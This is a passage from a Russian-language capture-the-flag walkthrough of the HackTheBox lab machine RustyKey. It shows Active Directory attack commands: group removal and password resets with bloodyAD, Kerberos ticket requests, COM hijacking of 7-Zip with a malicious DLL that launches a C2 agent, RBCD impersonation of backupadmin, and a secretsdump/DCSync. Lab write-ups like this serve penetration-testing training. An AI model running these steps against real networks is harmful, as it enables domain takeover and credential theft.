faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k --host dc.rustykey.htb remove groupMember 'PROTECTED OBJECTS' 'SUPPORT'
[-] SUPPORT removed from PROTECTED OBJECTS
```

Удаление из группы

```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p
'Rusty88!' -k --host dc.rustykey.htb set password ee.reed 'P@sswd123'
```




```
faketime -f '+8h' bloodyAD -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k --host dc.rustykey.htb set password ee.reed 'P@sswd123'
[+] Password changed successfully!
```

Изменение пароля

Теперь запросим тикет пользователя `ee.reed` и получим сессию на хосте через WinRM.

```
faketime -f '+8h' getTGT.py rustykey.htb/'ee.reed':'P@sswd123'
```




```
faketime -f '+8h' getTGT.py rustykey.htb/'ee.reed':'P@sswd123'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ee.reed.ccache
```

Получение тикета пользователя

Теперь взглянем на установленное ПО в поисках каких-нибудь архиваторов. Так найдем установленный 7-Zip.

```
KRB5CCNAME=ee.reed.ccache faketime -f "+8h" evil-winrm -i dc.
rustykey.htb -u 'ee.reed' -r rustykey.htb
```




```
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> ls "C:\Program Files"


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/26/2024   8:24 PM                7-Zip
d-----        12/26/2024   4:28 PM                Common Files
d-----         6/24/2025   9:59 AM                internet explorer
d-----         7/24/2025   1:09 AM                VMware
d-r---         5/30/2025   3:02 PM                Windows Defender
d-----         6/24/2025   9:59 AM                Windows Defender Advanced Threat Protection
d-----         11/5/2022  12:03 PM                Windows Mail
d-----          6/5/2025   7:54 AM                Windows Media Player
d-----         9/15/2018  12:19 AM                Windows Multimedia Platform
d-----         9/15/2018  12:28 AM                windows nt
d-----         11/5/2022  12:03 PM                Windows Photo Viewer
d-----         9/15/2018  12:19 AM                Windows Portable Devices
d-----         9/15/2018  12:19 AM                Windows Security
d-----         9/15/2018  12:19 AM                WindowsPowerShell
```

Установленное ПО

COM Hijacking

COM — это функция Windows, которая обеспечивает взаимодействие между программными компонентами через саму операционную систему. COM-классы могут быть связаны с DLL-библиотеками приложения-обработчика. Когда вызывающее приложение пытается связаться с приложением-обработчиком, будет выполняться именно код из связанных DLL. Это позволяет нам изменить ссылку на DLL в реестре и тем самым добиться выполнения своего кода. Найдем записи для 7-Zip в реестре.

```
RunasCS.exe -d rustykey.htb ee.reed P@sswd123 "cmd.exe /c reg query
HKCR\CLSID /s /f 7-zip"
```



```
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> .\RunasCS.exe -d rustykey.htb ee.reed P@sswd123 "cmd.exe /c reg query HKCR\CLSID /s /f 7-zip"
[*] Warning: User profile directory for user ee.reed does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'ee.reed' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.


HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}
    (Default)    REG_SZ    7-Zip Shell Extension

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll

End of search: 2 match(es) found.
```

Зарегистрированные COM-обработчики


Создадим DLL, которая будет запускать наш агент.

```
#include <windows.h>
#include <stdlib.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call,
LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
    system("cmd /c C:\\\\Windows\\\\Tasks\\\\gopher.exe");
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

```
x86_64-w64-mingw32-gcc -shared -o ax.dll dll.c
```

Загрузим на хост созданную DLL и файл агента, после чего изменим запись в реестре и спустя время получим сессию от имени пользователя `mm.turner`.

```
C:\Users\bb.morgan\Documents\RunasCS.exe -d rustykey.htb ee.reed P@
sswd123 "cmd /c reg.exe add HKLM\SOFTWARE\Classes\CLSID\{
23170F69-40C1-278A-1000-000100020000}\InProcServer32 /t REG_SZ /d C:\
Windows\Tasks\ax.dll /f"
```




ID	Type	External	Listener	Internal	Domain	Computer	User	OS	Process	PID	TID
9baa50c0	gopher	10.10.11.75	gopher_htb	10.10.11.75		dc	RUSTYKEY\mm.turner	Windows 10.0 build 17763	gopher.exe (x64)	12232	

```
[05/08 17:56:22] tester2 [36ed2d5d] gopher > whoami
[05/08 17:56:22] [*] BOF implementation: whoami /all
[05/08 17:56:22] [*] Agent called server, sent [6.51 Kb]
[05/08 17:56:22] [+] BOF output

UserName           SID
================== ==================================
RUSTYKEY\mm.turner S-1-5-21-3316070415-896458127-4139322052-1138


GROUP INFORMATION                                 Type                SID                                            Attributes
================================================= =================== ============================================== ================================================
RUSTYKEY\Domain Users                             Group               S-1-5-21-3316070415-896458127-4139322052-513  Mandatory group, Enabled by default, Enabled group,
Everyone                                          Well-known group    S-1-1-0                                        Mandatory group, Enabled by default, Enabled group,
BUILTIN\Users                                     Alias               S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group,
BUILTIN\Pre-Windows 2000 Compatible Access        Alias               S-1-5-32-554
NT AUTHORITY\INTERACTIVE                          Well-known group    S-1-5-4                                        Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                                     Well-known group    S-1-2-1                                        Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users                  Well-known group    S-1-5-11                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization                    Well-known group    S-1-5-15                                       Mandatory group, Enabled by default, Enabled group,
LOCAL                                             Well-known group    S-1-2-0                                        Mandatory group, Enabled by default, Enabled group,
RUSTYKEY\DelegationManager                        Group               S-1-5-21-3316070415-896458127-4139322052-1136 Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity        Well-known group    S-1-18-1                                       Mandatory group, Enabled by default, Enabled group,
Mandatory Label\Medium Mandatory Level            Label               S-1-16-8192                                    Mandatory group, Enabled by default, Enabled group,


Privilege Name                Description                                        State
============================= ================================================== ==========================
SeMachineAccountPrivilege     Add workstations to domain                         Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                           Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                     Disabled

+--- Task [36ed2d5d] closed ------------------------------------------------------------+
```

Сессия пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Перестроим граф BloodHound от полученной только что учетной записи и узнаем путь компрометации контроллера домена. Пользователь `mm.turner` — член группы `DELEGATIONMANAGER`, которая обладает правом `AddAllowedToAct` на учетную запись контроллера домена.



Граф BloodHound

Право `AddAllowedToAct` позволяет изменить значение атрибута `msDS-AllowedToActOnBehalfOfOtherIdentity` целевой учетной записи. Мы можем прописать в этом атрибуте подконтрольную машинную учетную запись `IT-COMPUTER3$` и использовать RBCD для компрометации целевой учетной записи.

```
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount
IT-COMPUTER3$
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows> Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount IT-COMPUTER3$
PS C:\Windows>
```

Изменение атрибута

Теперь от имени `IT-COMPUTER3$` запрашиваем TGS-билет для службы CIFS на контроллере домена на имя пользователя `backupadmin`.

```
faketime -f '+8h' getST.py -spn 'cifs/DC.rustykey.htb' -impersonate
backupadmin -dc-ip 10.10.11.75 -k 'rustykey.htb/it-computer3$:
Rusty88!'
```




```
faketime -f '+8h' getST.py -spn 'cifs/DC.rustykey.htb' -impersonate backupadmin -dc-ip 10.10.11.75 -k 'rustykey.htb/it-computer3$:Rusty88!'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating backupadmin
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache
```

Получение TGS-билета

С полученным тикетом дампим LSA-секреты и выполняем DCSync для репликации учетных данных домена.

```
KRB5CCNAME=backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache
faketime -f '+8h' secretsdump.py -k -no-pass rustykey.htb/
backupadmin@dc.rustykey.htb
```

